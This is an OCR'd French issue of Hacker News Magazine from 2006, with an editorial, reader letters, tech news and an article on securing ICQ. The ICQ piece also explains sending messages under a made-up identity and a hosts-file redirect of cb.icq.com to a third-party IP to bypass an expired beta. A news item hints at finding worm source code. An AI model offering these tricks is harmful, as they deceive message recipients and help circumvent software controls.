NOUVELLE FORMULE 100% INF

NUMÉRO #10 / FÉVRIER - MARS 2006

HACKER news Magazine

LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

ICQ 100% SÛR

FREENET INFORMATION LIBRE

2€

0% DE PUBLICITÉ

DES ARTICLES ET DE L'INFORMATION SEULEMENT

» WEBCAM DE SURVEILLANCE UN MONTAGE 100% FACILE

CRÉER SON PROJET OPEN SOURCE

» NETMEETING LA VIDÉOCONFÉRENCE SANS BARRIÈRES

BEL/LUX : 2,3€ - CH : 4.00 FS $ CAN : 3.25 - DOM : 2.45€

SABOTAGE : TV PAR SATELLITE


Année 2 – N. 10
Bimestriel

HACKER news Magazine
www.hackernewsmag.com
Le magazine ANTI-PIRATE, 100% SECURITE

Editorial

Les hackers "institutionnels"

Attardons-nous un instant sur une notion apparue depuis quelque temps dans le monde de l'information : le hacking "institutionnel".Qui sont exactement ces personnages de l'ombre, ces hackers institutionnels dont on parle tant ? Proposons une définition : le hacker institutionnel n'est ni un policier, ni un inspecteur des douanes, il ne porte pas l'uniforme et n'est pas un fonctionnaire. Ce serait plutôt un "bidouilleur" passionné, comme beaucoup d'autres, d'informatique. À la différence près qu'il collabore avec les forces de l'ordre sur des enquêtes à caractère informatique et qu'il essaie de former le personnel à l'analyse des situations. Cette compréhension est indispensable pour pouvoir réagir et mener des enquêtes efficaces, c'est-à-dire, la plupart du temps, veiller à ce qu'il n'y ait pas d'erreurs judiciaires, de "bavures" (par exemple, éviter qu'un jeune qui télécharge de la musique sur Internet atterrisse devant un juge...)



Le hacker institutionnel peut aussi participer à des perquisitions... sans tambour, ni trompette : voiture banalisée et discrétion sont de rigueur. La coopération avec les forces de l'ordre est essentielle et si l'on a la chance de travailler avec des personnes qui vous font confiance, en général tout se passe bien, chacun accomplit ses tâches respectives dans la plus grande sérénité. Le premier souci doit être de toujours vérifier que l'on se trouve devant la bonne personne (il arrive en effet que l'on se trompe) et que l'on n'a pas surestimé l'ampleur du problème. L'"institutionnel" doit faire preuve de beaucoup de discernement, car ses soupçons, s'ils se révèlent fondés, peuvent amener un individu devant le tribunal. Pas question de dénoncer un innocent ou de faire quoi que ce soit d'inadmissible par la justice ou sa propre conscience. La prudence est toujours de mise. Le hacker qui collabore avec la justice doit avant tout s'assurer que celle-ci ne fait pas d'erreurs grossières d'évaluation. Il doit aussi faire en sorte qu'Internet ne devienne pas un lieu de non-droit, mais qu'il reste un espace de liberté. Pour cela, il est tout à fait légitime qu'il aide les fonctionnaires de l'État à trouver la vérité lorsqu'ils sont confrontés à des problèmes informatiques complexes.

Si vous vous trouviez vous-même dans une situation "embarrassante", qui souhaiteriez-vous voir en face de vous ? Quelqu'un qui n'a pas la compétence suffisante pour comprendre toutes les facettes du problème ou bien un "expert" capable, par ses connaissances, de vous disculper ? La réponse semble évidente... et nous pensons que le moment est venu pour la communauté des hackers de bien réfléchir sur cet aspect de leur "pouvoir".

He

Hacker News : votre magazine

Vous souhaitez participer à la vie de votre magazine ou tout simplement pousser un coup de gueule ? N'hésitez pas à nous faire part de vos remarques à

contact@hackernewsmag.com

Hacker News Magazine
1er magazine européen Hacker
http://www.hackernewsmag.com
contact@hackernewsmag.com

Contact France:
35 rue Emile Zola
92150 Suresnes
Tel. : 01 41 44 38 70
Fax : 01 45 06 24 19

Ont collaboré à ce numéro:
Grégory Peron, Gualtiero

Maquette : NoviMedia LLC & OOO

Imprimerie : Roto3 (Italie)
Print : Roto3 (Italy)
Via Turbigo 11/B, CASTANO PRIMO

Distribution:
CCEI , 33 Rue Henard, 75012 Paris

Commission paritaire : en cours

Dépôt légal : à parution
ISSN: en cours
Tous droits réservés

Hacker News magazine est une publication du **groupe Sprea Editori**

Directeur de la publication
Luca Sprea

Editeur :
Sprea Editori SPA
Via Torino 51 - 20063 Cernusco s/N,
Milano - Italie

La rédaction n'est pas responsable des textes, documents, photos, qui lui sont communiqués. La rédaction n'est pas responsable des textes, photos, illustrations et dessins qui engagent la seule responsabilité de leurs auteurs. Sauf accord particulier, les manuscrits, photos et dessins adressés à Hacker News Magazine publiés ou non, ne sont ni rendus ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

TOUTES les GAFFES de MICROSOFT


Microsoft s'est surpassé en accumulant trois problèmes techniques en une seule présentation à l'International Consumer Electronics Show 2005 de Las Vegas.

5 janvier, Las Vegas, Nevada

Malgré les rires des spectateurs, Bill Gates se bat avec la télécommande universelle qui devrait, normalement, aider les utilisateurs à piloter tous les appareils multimédias gérés par le système d'exploitation Windows Media Center.

Après avoir appuyé en vain sur les touches pendant quelques dizaines de secondes, son expression, au départ souriante, vire à la contrariété, laquelle semble destinée aux organisateurs de la présentation. Sa réplique, "Yep" (ouais), en guise de justification restera gravée dans les annales de l'histoire de l'informatique. Pour tous ceux qui y assistaient, la prestation ratée de l'un des hommes les plus riches de la planète, devant se plier aux caprices d'une télécommande conçue dans ses usines, restera un moment inoubliable. Et ce ne fut que la première d'une longue série de gaffes qui a émaillé la journée…


Entre chacune des interventions, le chef de la division informatique, Sean Alexander, semblant de prime abord tout à fait sûr de lui, s'est lui aussi démené avec Windows Media Center. Au moment de présenter la connexion du Tablet PC à Internet : manque de chance, celle-ci ne fonctionne pas ! Pour faire face à cette situation embarrassante, Alexander s'est même placé devant l'écran du Tablet PC afin que la caméra de télévision n'insiste pas trop sur cet …incident : "Je rencontre de petits problèmes de connexion Internet ; par conséquent, poursuivons la présentation, nous réessaierons plus tard. " Évidemment, plus rien ou presque ne s'est affiché à l'écran.



C'est Garrett Young, le chef de projet du jeu Xbox Forza Motorsports, qui a mis la touche finale à cette démonstration… avec l'écran bleu d'avertissement "out of system memory" ! "Excusez-moi, cela fait partie des aléas d'une démo, j'ai dû épuiser la mémoire système. Imaginez ce qui se serait passé si j'avais été en train de personnaliser une voiture ou si j'avais été dans une phase de jeu particulièrement intéressant… Vous savez quoi ? Nous pouvons sauter cette partie de la démo, car elle est ennuyeuse et assez lente."

ON PEUT TROUVER LA VIDEO

Sans coupures (170 Mo en streaming), des mésaventures hilarantes de Microsoft à Las Vegas à l'adresse :
http://metahost.savvislive.com/microsoft/20050105/ms_ces_20050105_300_archiveold.asx




Que peut-on ajouter à cela ? Quelle que soit notre opinion personnelle sur Microsoft et Bill Gates, il faut bien reconnaître qu'ils nous font bien rire.

Un conseil de hacker : avant une démonstration en public, remplacez toujours les piles de votre télécommande :)

Pour NE PAS SE faire avoir sur eBay

Salut !
J'ai décidé d'acheter sur eBay une carte d'occasion et pas chère pour mon PC que j'ai trouvé auprès d'un revendeur aux États-Unis. Le problème qui se pose à moi est le suivant : le vendeur veut être payé par carte bleue, mais je n'en ai pas, étant encore mineur. Je pourrais utiliser celle de mes parents, mais j'hésite à donner leur numéro de CB. Y a-t-il un moyen de contourner le problème ? Avez-vous des suggestions ?

= Yhaloz =



Utiliser une carte de débit ! À l'heure actuelle, de nombreuses banques proposent des cartes prépayées et rechargeables à volonté et uniquement du montant souhaité. De cette façon, si une carte venait à tomber entre des mains peu scrupuleuses, au pire on perdrait l'argent déposé, mais pas celui du compte courant de papa. En Italie, les mineurs ont la possibilité de se procurer facilement la carte "PostePay" (carte prépayée et rechargeable de la Poste italienne), dans tous les bureaux de poste. Elle n'est pas chère et elle est reconnue par le circuit international Visa et Visa Electron (elle peut être utilisée pour effectuer des opérations électroniques et non manuelles: on peut l'utiliser entre autres pour prélever de l'argent, effectuer des achats et payer des factures). Elle fonctionne aussi sur eBay : nous l'avons testée !


Provided by eBay Keywords

Attention à la modification des PS2

Attention ! La modification NeoKey décrite dans un des numéros d'Hacker News Magazine ne marche pas sur les consoles V7-V9 (pour connaître la version de la console que vous possédez, visitez le site : http://www.modchip.it/EN/index.asp). Elle nécessite Action Replay 2 ou DVD-RegionX et ne permet pas de lancer les jeux EASports s'ils n'ont pas été préalablement modifiés avec le programme spécifique EAUniversalPatcher. On peut trouver toutes les informations sur le même site.
Merci mlleo22.

Nous attendons également vos commentaires à ce sujet !

Biso : J'ai grillé mon PC !



Lancelout conseille de retirer la batterie du bios afin de supprimer le mot de passe, mais il faut l'avoir désactivée au préalable parce que lorsque tu retournes dans le bios, la fenêtre "insérer mot de passe" apparaît à nouveau. Et si, par hasard, il te venait également à l'esprit de la faire sauter à la poêle, tu pourrais dire adieu à ton ordinateur !

MXB

Merci à toi aussi, mxb. Fais gaffe à bien suivre les instructions, alors!

Il est là, lui aussi


Je voulais vous signaler mon site. Étant donné que le système qui le gère permet d'insérer des news, je voulais également proposer aux lecteurs de HNM d'en mettre également. Visitez-le !
www.painkiller-89.org

USB à treize ans

Chère Rédaction,
Je voudrais remercier l'auteur de l'article "Comment pirater un câble USB" paru dans un des anciens numéros. La procédure était parfaite et je l'utilise toujours.
Je souhaiterais également préciser que j'ai 13 ans, car cela ne me déplairait pas d'être félicité comme EaglE qui se trouvait avant moi dans le magazine dans la rubrique super hacker !
Je veux vous remercier, car j'ai réussi à modifier l'or, dans "Heroes of Might and Magic II", avec l'éditeur hexadécimal, comme vous l'aviez dit. Je termine en disant que vous êtes fantastiques, et vivement le prochain numéro !

-=Lyonard =-

Félicitations ! Pas parce que tu as 13 ans, mais parce que tu t'intéresses à beaucoup de choses et que tu n'as pas peur d'expérimenter ce qui est nouveau et instructif. L'utilisation raisonnée de sa propre curiosité est déjà un grand pas en avant pour devenir un véritable hacker ! (StandardBus a dit de te remercier).



DES ARTICLES ET DE L'INFORMATION
0% DE PUBLICITÉ
SEULEMENT

ADSL réservé uniquement à ceux qui ont un TÉLÉPHONE

Au sujet du problème des "Telecoms " qui veulent nous enlever la possibilité d'avoir l'ADSL sans téléphone, je vous signale l'existence d'un site de protestation où l'on trouve un forum, un code pour insérer une bannière de protestation dans son site personnel une bannière de protestation, et un tract à distribuer (je devrais normalement l'avoir terminé x lorsque HNM sera en kiosque). L'adresse Web est : http://www.sydarex.altervista.org/fadsl/
Je souhaiterais vous poser quelques questions:
- Est-ce que les Télécoms ont le droit de s'opposer à la caution ? C'est-à-dire qu'elle est propriétaire des installations : l'État ne devrait-il pas normalement l'obliger à respecter la loi ?
- Pourquoi est-ce que les groupements de consommateurs et les entreprises (celles qui pourraient faire faillite) s'en moquent ?
Comment pouvons-nous nous y opposer sérieusement ? Nous ne souhaitons quand même pas la fin du décret Urbani ?

Sydarex

La seule constatation que nous pouvons faire est, qu'à l'adresse indiquée sur la pétition, le document en question n'existe plus. Est-ce que cela a une signification ?

Hjjack : un témoin

Je souhaite apporter mon témoignage au sujet de l'"encyclopédie Hijack" :
Il y a quelques années de cela, lorsque les BBS étaient très à la mode, j'avais trouvé un bug dans le programme qui les gérait. Si, en tentant de télécharger un fichier à partir d'un BBS, pour une raison quelconque la communication était coupée, ceux qui s'étaient reconnectés immédiatement après (je me souviens qu'autrefois les BBS ne disposaient pas d'autant de lignes et donc il était très courant que la ligne soit occupée) se seraient connectés automatiquement avec le login et le mot de passe de ceux qui essayaient de télécharger le fichier. Ils auraient donc pu utiliser et modifier le login du propriétaire avec l'ensemble de ses privilèges associés. Comme n'importe quel utilisateur l'aurait fait, j'avais averti le SysOp... qui n'y prêta pas attention ;) (C'est probablement l'habitude de nombreux administrateurs, non ?) Au revoir.

Bordiga


C'est en 1978 que Ward Christensen commença à travailler sur le premier projet de ce qui deviendra plus tard le premier CBBS ("Chicago Bulletin Board System", dont le nom fut ensuite modifié en "Computer BBS"), c'est-à-dire un micro-ordinateur relié à une ligne téléphonique, par l'intermédiaire d'un modem (1200 b/s).

Mozilla.fr
cherche des collaborateurs

Salut à tous, je voulais vous féliciter pour votre magazine. En plus de cela, je voulais vous parler d'un site : désormais, presque tout le monde connaît Mozilla, mais si vous allez sur le site http://www.mozilla.fr/, vous pourrez vous inscrire à la communauté, pour participer au forum, et vous pourrez prendre part aux recherches et au développement de Mozilla. En effet, si vous disposez des connaissances en informatique nécessaires, vous pourrez travailler sur le développement du navigateur en français ; sinon, vous pourrez collaborer au projet en traduisant d'anglais en français toutes les informations mises à disposition par les organisateurs du site.

Mr_k

Avoir la chance de participer à un projet intéressant est toujours utile et instructif. Par contre, s'abstenir c'est comme perdre son temps...



Rappelons nous du tsunami

Je voulais vous parler d'un nouveau site que j'ai créé pour rappeler les victimes d'Asie. L'adresse est :
http://tsunamiasia.altervista.org


Giano87

D'étranges tic-tac...

Remarquable, le projet d'un port parallèle ! Mais, pour allumer huit LED, il ne faut installer ni relais, ni optoisolateur, ni alimentateur, car vous vous imaginez une discothèque remplie de relais ?! Il y aurait un gros tic-tac en fond musical. Et l'alimentateur n'est pas nécessaire, car le port parallèle marche sur 12V, ce qui est plus que suffisant pour huit LED. Donc, on pouvait très bien arriver au même résultat en reliant au port parallèle huit résistances de 1 Kohm de D (1) à D (8) et en branchant à celles-ci, avec un seul fil, le pôle négatif des LED. Ce projet que vous avez conçu n'est valable que lorsque vous devez commander, à partir du PC, quelque chose qui nécessite énormément de puissance.

Salut, je suis un de vos très grands admirateurs.


Temez




Merci pour tes considérations, mais :
1) tu l'as dit, en effet, le but n'était pas que les huit LED s'allument en même temps, mais plutôt que l'on puisse visualiser l'état des relais. Pour alimenter les ampoules d'un arbre de Noël, dont nous ne connaissons ni la quantité ni la puissance absorbée, les relais sont la solution la plus simple, la plus sûre et la plus universelle. De plus, on peut y relier tout ce que l'on veut.
2) L'optoisolateur (ou optocoupleur) n'est pas là pour embellir le paysage, mais par mesure de sécurité. Il évite les retours de courant de toutes sortes sur le port parallèle.
3) Si tu as des besoins comparables à ceux d'une discothèque ou bien des problèmes de bruit, tu peux installer des triacs à la place des relais. Ils sont silencieux et efficaces, mais à réserver aux plus expérimentées.
4) Le port parallèle ne va pas jusqu'à 12 V. Les signaux sont compatibles TTL en 5 V par rapport à la masse et le courant maximum que nous pouvons "puiser" est d'environ 14 mA. Donc, pour éviter tout inconvénient et en supposant que le port parallèle a été conçu selon des normes récentes, les résistances dont tu parles devront toutes être de 3300 ohms.

UN PROCESSEUR PUISSANT SIGNÉ INTEL

La dernière plateforme d'Intel, Sonoma, basée sur le processeur Pentium M 770 basse consommation, a été conçue pour les portables. C'est un processeur cadencé à 2,13 GHz qui renferme 2 Mo de mémoire. À ses côtés, toute une série de puces électroniques nouvelle génération qui prévoit une rapidité de 533 MHz et la possibilité de connexions wireless 802.11a/b/g.



MAC MINI: IDEAL POUR LES HACKERS




Il est petit et très puissant, il se présente sous la forme d'un boîtier carré en aluminium anodisé mesurant guère plus de 16 cm de côté pour 5,08 cm de hauteur. Cela signifie qu'il faudrait en superposer au moins sept pour atteindre la hauteur moyenne d'une tour de PC. À l'intérieur, se trouve toute la puissance d'un système d'exploitation Mac OS X, et n'importe quel écran peut faire l'affaire : de l'ancien moniteur VGA à celui haute définition avec sorties DVI. On peut même brancher sa bonne vieille télévision grâce à un adaptateur vidéo S -vidéo/composite.

Aisément dissimulable (tout est ultra miniaturisé), le Mac mini abrite un processeur G4 d'une capacité maximale de 1 Go de RAM, un processeur graphique Ati Radeon 9200 avec 32 Mo de mémoire SDRAM DDR.
Il dispose évidemment de toutes les connexions intégrées (Ethernet, USB, Firewire, modem), d'un disque dur de 80 Go et d'emplacements pour carte AirPort Extreme (pour les connexions réseau wireless) et module Bluetooth interne.
Apple a également présenté toute une série de nouveautés pour son système d'exploitation : voir la démo et les autres présentations de produits à l'adresse www.apple.fr

www.apple.fr

» REPLICATION DU VER CABIR



En quelques jours, sept variantes du ver Cabir ont été trouvées pour le système d'exploitation des téléphones mobiles Symbian 6.0. C'est un avertissement qui nous informe que l'on peut récupérer son code source sur Internet, parce que les variantes sont simples et obtenues par recompilation du code d'origine. Peut-être, lors de vos prochaines recherches, trouverez-vous ce code…

» COMPRESSÉ AU MAXIMUM


Nous l'avons vu fonctionner au sein de Mac Os X Tiger, la nouvelle évolution d'Apple : H.264 est le plus récent codec audio et vidéo permettant d'obtenir une qualité de transmission vidéo surprenante et une compression telle qu'elle autorise une vidéoconférence à quatre participants. Vous trouverez toutes les informations à l'adresse http://www.apple.com/it/macosx/tiger/h264.html

Selon les développeurs, l'H264 devraient offrir un taux de compression supérieur à celui du MPEG 4 de 33%.

HOT NEWS


CRASH DU SERVEUR WINDOWS AU MACWORLD

Il semblerait que le serveur Windows, bizarrement utilisé par l'organisation du "Macworld Expo", les sites Apple, basés sur Mac OS Server, ont tout à fait bien résisté. Cela a été dévoilé par une déclaration de Netcraft, effectuée exactement pendant la présentation des nouveaux iPod Shuffle et du nouveau Apple Mac mini. Vous trouverez toutes les informations à ce sujet à l'adresse http://news.netcraft.com/archives/2005/01/12/apple_store_macworld_expo_sites_slowed_by_heavy_traffic.html.



SAUVÉ PAR SA WEBCAM

Il chattait avec sa webcam lorsque son interlocutrice l'a vu tout à coup s'écrouler. Connaissant l'adresse du domicile de l'internaute en détresse, celle-ci a prévenu la police, qui a ainsi pu secourir le malheureux. Morale de l'histoire : montrez-vous plus souvent, on ne sait jamais ce qui peut arriver…



ENCORE DES PATCHS POUR LES FAILLES WINDOWS

Microsoft a sorti trois patchs pour boucher les failles découvertes le mois dernier. Ceux qui ne disposent pas du Service Pack 2 sont en danger ; pour les autres, il reste tout de même une brèche non encore colmatée. Les trois vulnérabilités découvertes par des chercheurs chinois (qui ont répandu leurs exploits respectifs) touchaient particulièrement les précédentes versions du SP2. La brèche présente dans XP SP2 concernait une limite du mécanisme de protection appelé "Local Machine Zones Lockdown", qui sert à bloquer les possibles évènements exécutés lors de l'utilisation de documents HTML dans le "Local Machine Zones". Mais le contrôle "HTML Help ActiveX" (Hhctrl.ocx) n'est pas bloqué par la fonction "Local Machine Zones Lockdown" et il est donc possible de s'en servir pour exécuter des scripts qui peuvent ouvrir automatiquement des fichiers arbitraires activés par des fonctions telles que le "glisser/déposer". Mais beaucoup d'eau a coulé sous les ponts depuis la découverte de ces vulnérabilités. Qu'a-t-il bien pu encore se passer pendant cette période ?


NOUVEAU VIRUS CONTRE LES PORTABLES

Il vient tout droit du Brésil et s'appelle Lasco.a. C'est le nouveau ver qui attaque les mobiles fonctionnant sous Symbian Series 60, le système d'exploitation pour mobile utilisé notamment par Nokia. Le virus se réplique dans tous les fichiers exécutables SIS archives (Symbian Installation System) et est exécuté lorsque l'utilisateur en installe un. On peut l'éradiquer en téléchargeant à nouveau le fichier et en réparant celui qui a été infecté.

»DÉVELOPPEUR DE VIRUS ARRÊTÉ EN ESPAGNE

Le développeur qui avait créé un cheval de Troie qui lui permettait d'accéder aux comptes courants bancaires de ses victimes a été arrêté par la police espagnole. Le virus s'était répandu dans le monde entier grâce aux réseaux d'échange de fichiers peer to peer.
La justice rendue !

FIREFOX LUI AUSSI PLEIN DE FAILLES !



La cause en est un défaut dans l'affichage des adresses Web très longues. Aucune solution n'a encore été trouvée. Le risque est de tomber sur une adresse Web malicieuse qui, au lieu de nous conduire au site indiqué, prend des chemins détournés, devenant ainsi un puissant allié pour les propagateurs de "phishing", (ceux qui détournent des sites sécurisés pour récupérer les données). Les développeurs impliqués dans le projet Mozilla promettent une solution pour la prochaine version. Entretemps, espérons que l'attention des individus malintentionnés sera toujours aussi portée sur des produits plus répandus… ceux de Microsoft par exemple.

METTRE ICQ EN LIEU SUR

ICQ

Apparu au début de l'ère Internet, ICQ a fait tache d'huile... tout comme les méthodes pour attaquer les ordinateurs qui l'utilisent.

Ceux qui disposent d'une ancienne version d'ICQ, installée sur un ordinateur dont le système d'exploitation n'est pas à jour, risquent non seulement d'être attaqués, mais aussi d'être espionnés. En effet, les anciens protocoles utilisés par ICQ sont de vraies passoires. Par contre, la dernière version est certainement la plus sécurisée ; elle offre aux utilisateurs toute une série d'options qui en font l'un des programmes de messagerie instantanée les plus sûrs... à condition toutefois qu'il soit correctement configuré. Un programme de messagerie est comme une porte ouverte sur l'extérieur, et à ce titre il peut laisser entrer le bon comme le mauvais.

TOUT CE QUE L'UTILISATEUR NE VOIT PAS

Ce qu'ICQ ne dit pas, en d'autres termes le coeur d'ICQ (réservé aux experts) :

http://iserverd.khstu.ru/oscar/index.html

La version bêta d'ICQ 5 se trouve à l'adresse: http://www.icq-4u.com/icqdl/icq5_setup2235.exe

Oscar, pour "Open System for Communication in Realtime", est la dernière version du protocole utilisé par ICQ pour communiquer avec notre serveur de connexion, et par conséquent avec nos correspondants. Oscar est régulièrement mis à jour. Actuellement arrivé à la version 9, il continue d'évoluer. Pour des raisons de compatibilité avec les anciens serveurs ICQ, les développeurs attribuent un code interne à chaque sortie, qui correspond ensuite à ce que nous téléchargeons sur le site www.icq.com. Toutefois, on ne connaît pas encore tout sur Oscar, et nous, hackers, sommes chargés de déchiffrer l'utilisation de certains paramètres du

protocole. Une opération réservée aux experts, auxquels nous pouvons nous mesurer à l'adresse http://iserverd.khstu.ru /oscar/wanted.html.

ICQ et les tentatives d'attaque

Au début, rien de plus facile : il suffisait d'un petit programme de spoofing, comme le bon vieux Lame Toy (attention, c'est aussi le nom d'un virus ! Soyez bien sûr qu'il s'agit du programme avant de le télécharger), qui pouvait même aller jusqu'à effacer la liste des contacts de l'ordinateur attaqué.
Les premières versions d'ICQ pouvaient également ouvrir un petit serveur Web sur l'ordinateur de l'utilisateur, qui pouvait ainsi créer sa page Web personnelle. Mais l'utilisation de Telnet pouvait cra-sher le serveur en question et son client correspondant. Et ainsi de suite, d'attaque en attaque.

De l'agressé à l'agresseur


ICQ et son site officiel, " icq.com ", réunissent toutes les conditions requises pour se défendre. On peut le constater lorsque l'on se trouve derrière un NAT ou un routeur qui dissimule notre véritable adresse IP. Il suffit de se rendre à la page www.icq.com/<UIN >, où < l'UIN (Universal Internet Number) > est le numéro d'identification ICQ de la personne à qui nous souhaitons envoyer un message, et de choisir un pseudonyme et une adresse e-mail de notre invention. Le destinataire recevra alors le message avec ce nom fictif, sans savoir que l'adresse email n'existe pas. Méfiance tout de même, car la première ligne du message indique l'adresse IP de l'expéditeur, ce qui suffirait à nous " découvrir ". Il faut absolument, pour que cela marche, que nous soyons derrière un NAT qui dissimule notre véritable adresse IP. Bien évidemment, c'est une protection qui a ses limites : une enquête approfondie auprès du NAT en question permettrait toujours de remonter jusqu'à nous.
Concernant les adresses IP, ICQ a toujours tendance à ne pas les dévoiler, mais il suffit de se tourner vers certains programmes alternatifs, comme Miranda (www.miranda-im.org), pour obtenir automatiquement, parmi les détails de chaque contact, également l'adresse IP correspondante. Ceci peut effectivement comporter des inconvénients, parce qu'une adresse IP est toujours un point de départ : si un scanneur de ports la détecte, il sera en mesure de récolter des informations personnelles sur le correspondant.

ICQ 4, les sept règles d'or

Il est donc obligatoire de se protéger contre les intrusions via ICQ. Il suffit pour cela d'appliquer certaines règles très simples. Si nous savons exploiter comme il se doit les différentes options proposées, ces protections sont réellement efficaces. En voici quelques-unes :
❶ Activer l'option de demande d'autorisation dans " owner preferences for/General/My authorization is required before... etc. " pour qu'un contact demande votre autorisation avant de pouvoir vous insérer dans sa liste de contacts.
❷ Accepter des messages provenant uniquement de sa propre liste de contacts (dans ICQ 4, c'est la première option du spam control).
❸ En n'acceptant jamais de messages provenant d'Email Express, vous éviterez également certaines plaisanteries douteuses.
❹ En utilisant souvent la liste noire, vous empêchez certains utilisateurs d'ICQ de pouvoir accéder à votre PC. Dans ICQ 4, il faut activer l'option "Ignore List".
❺ Placez dans la liste grise les utilisateurs qui peuvent vous voir uniquement au cours d'actions précises, par exemple lorsque vous envoyez un message. Ainsi, vous serez toujours invisible pour certains utilisateurs. Pour cela, il faut choisir l'option "Invisible List".
❻ Insérez dans la liste blanche (Visible List) tous les utilisateurs autorisés à vous voir même lorsque vous avez choisi d'être invisible. Vous apparaîtrez avec l'icône d'invisibilité pour ceux qui ne sont pas autorisés à vous voir, et avec l'icône on-line pour ceux qui le sont.
❼ Ne pas insérer d'informations personnelles dans la rubrique "Personal info" de la fiche d'enregistrement : pas de nom, d'adresse personnelle ou d'e-mail couramment utilisé. Il vaut mieux indiquer un compte e-mail gratuit et anonyme que vous aurez préalablement ouvert. Quant à votre date de naissance et votre sexe, c'est à vous de décider…

Piratage de l'installation d'ICQ 5

Aujourd'hui, il est impossible d'installer la version bêta d'ICQ 5, car sa date limite d'installation est dépassée. Mais pour contourner le problème, vous pouvez éditer un fichier en vous aidant du site " icq-4u.com ".
Dans Windows XP, le fichier se trouve dans le répertoire C:\WINDOWS\system32\drivers\etc. et il s'appelle hosts (sans extension). Sur Windows 95/98/ME, le fichier est localisé dans C:\Windows \. Ouvrez-le à l'aide de Notepad, puis ajoutez 80.190.244.8 cb.icq.com à la dernière ligne.



